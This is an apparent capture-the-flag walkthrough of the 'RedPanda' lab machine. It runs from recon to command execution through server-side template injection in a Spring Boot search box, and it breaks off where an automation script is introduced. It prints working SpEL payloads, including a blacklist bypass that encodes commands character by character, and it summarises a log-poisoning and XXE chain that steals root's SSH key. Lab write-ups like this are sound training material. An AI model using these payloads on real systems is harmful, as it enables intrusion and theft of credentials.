RedPanda
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Port8080runs a Spring Boot web app with a search box that reflects input: vulnerable to SSTI.*{7*7}confirms a Spring (SpEL) engine; with a payload that encodes the command character by character (to dodge a$filter) we get RCE and a shell aswoodenk(user). Forroot: the user is in thelogsgroup, and a Java process running asroot(LogParser) parsesredpanda.logperiodically. By chaining log poisoning (theUser-Agentheader), EXIF metadata of an image (theArtistfield) and an XXE in the XML the parser reads, we exfiltrateroot'sid_rsa.
Recon
Ping
We start with a ping to confirm the host is up and check the TTL (≈64 Linux, ≈128 Windows).
ping -c 1 10.10.11.170
64 bytes from 10.10.11.170: icmp_seq=1 ttl=63 time=98.2 msTTL 63 → Linux: Linux starts the TTL at 64 and each routing hop decrements it, so 63 = 64−1; a hint, not proof (it can be spoofed), confirmed by the service scan.
UDP scan: nothing
nmap -sU --min-rate 5000 -Pn -n -vvv --open --top-ports 100 10.10.11.170 | grep -v 'no-response'
Initiating UDP Scan
Scanning 10.10.11.170 [100 ports]
Completed UDP Scan (100 total ports)
Nmap scan report for 10.10.11.170
Host is up, received user-set.

PORT       STATE          SERVICE          REASON

Nmap done: 1 IP address (1 host up) scanned
An empty table. It gets shown precisely because it is empty: it rules out SNMP, TFTP, NFS and everything else that likes to hide on UDP, and spares the reader wondering whether it was even checked.
Port scan
sudo nmap -sS -n -Pn -p- --min-rate 5000 -vvv --open 10.10.11.170 -oG scan
Discovered open port 22/tcp on 10.10.11.170
Discovered open port 8080/tcp on 10.10.11.170
Completed SYN Stealth Scan (65535 total ports)

PORT     STATE SERVICE    REASON
22/tcp   open  ssh        syn-ack ttl 63
8080/tcp open  http-proxy syn-ack ttl 63
Two ports, and SSH without credentials is not a vector: everything has to come out of 8080.

Extracting information...
IP Address: 10.10.11.170
Open ports: 22,8080

Ports copied to clipboard
nmap -p22,8080 -sCV 10.10.11.170
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
8080/tcp open  http    Apache Tomcat (language: en)
|_http-title: Red Panda Search | Made with Spring Boot
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
The http-title says it plainly: "Made with Spring Boot". That is not decorative: it identifies the template engine behind the app, and therefore the exact syntax we will need later.
whatweb 10.10.11.170:8080
http://10.10.11.170:8080 [200 OK] Country[RESERVED][ZZ], HTML5, IP[10.10.11.170],
Title[Red Panda Search | Made with Spring Boot]Wappalyzer, which usually complements whatweb, adds nothing here: it only detects the typeface.

Font scripts
  Font Awesome
Which, in the negative, already says something: there is no CMS or framework recognisable by signature, so the only hint about the stack is the one the page title gave.

The landing page source hides nothing:
And path enumeration returns very little:
dirsearch -u http://10.10.11.170:8080/ --exclude-status=403,404
[20:54:59] 400 -  435B  - /\..\..\..\..\..\..\..\..\..\etc\passwd
[20:55:00] 400 -  435B  - /a%5c.aspx
[20:55:21] 500 -   86B  - /error
[20:55:44] 405 -  117B  - /search
[20:55:48] 200 -  987B  - /stats
Task Completed
Two findings, and both come from their status code rather than their content: /search returns 405 (method not allowed, meaning it exists but only accepts POST, which is exactly what the landing page's search box does) and /stats a 200. The /error returning 500 is Spring Boot's default error page, another confirmation of the framework. There is no more surface: the focus is the search box.
Shell as woodenk
SSTI in the search box (Spring engine)
The site's only functionality is its search box, so we try an arbitrary string:

And searching for anything shows the input verbatim in the response:

Reflected input + a known template engine is the textbook setup for trying SSTI. The first payload is the generic one:

You searched for: {{7*7}}
There are 0 results for your search
It comes back literal, unevaluated. Plenty of people stop here and write the site off as not vulnerable, but {{...}} is Jinja2/Twig/Handlebars syntax, not Spring's. The PayloadsAllTheThings table reminds us that Spring uses selection expressions with *{...} (SpEL):


You searched for: 49
There are 0 results for your search
49. SSTI over SpEL (Spring Expression Language) confirmed. The lesson is that the generic payload failing rules out nothing: it rules out that engine.
From SSTI to RCE
That same repository carries, in its Java SSTI file, the payloads that go beyond arithmetic. There are two variants of the same idea, and the second one is worth a look:

Java - Retrieve Environment Variables
${T(java.lang.System).getenv()}

Java - Retrieve /etc/passwd
${T(java.lang.Runtime).getRuntime().exec('cat /etc/passwd')}
${T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec(T(java.lang.Character).toString(99...
The first one merely executes; the second wraps the execution in IOUtils.toString(...) to read its output and, on top of that, builds the command with Character.toString(...) from numeric codes. Those two details are exactly what will be needed here, but we get to them one at a time.
The next step is going from evaluating arithmetic to running commands, with the SpEL expression that invokes Runtime.getRuntime().exec(...). First straight out of the documentation:
${T(java.lang.Runtime).getRuntime().exec('cat /etc/passwd')}
You searched for: Error occured: banned charactersbanned characters. There is a blacklist, and $ is on it (which is why *{7*7} did work). We swap the prefix for the one we know gets through:
*{T(java.lang.Runtime).getRuntime().exec('cat /etc/passwd')}
You searched for: Process[pid=2312, exitValue="not exited"]A different message, and a huge step forward: Process[pid=2312, exitValue="not exited"] is what Java prints when converting a Process object to text. That is, the command did run (there is a real PID), but what comes back is the object, not its output. We need to wrap it to read the process's InputStream, and that is where IOUtils.toString(...) comes in.
We also have to dodge the blacklist inside the command itself. The trick is to build the string character by character from its ASCII code with T(java.lang.Character).toString(N), avoiding quotes and banned symbols:

The payload that reads /etc/passwd looks like this (abridged):
*{T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime()
  .exec(T(java.lang.Character).toString(99).concat(...)) .getInputStream())}
The response reflects the whole /etc/passwd: we have RCE.

Writing that payload by hand for each command is unworkable (cat /etc/passwd is fifteen toString() calls), so we automate it with a Python script that takes the command, turns it into the concat(...) chain and fires the request:
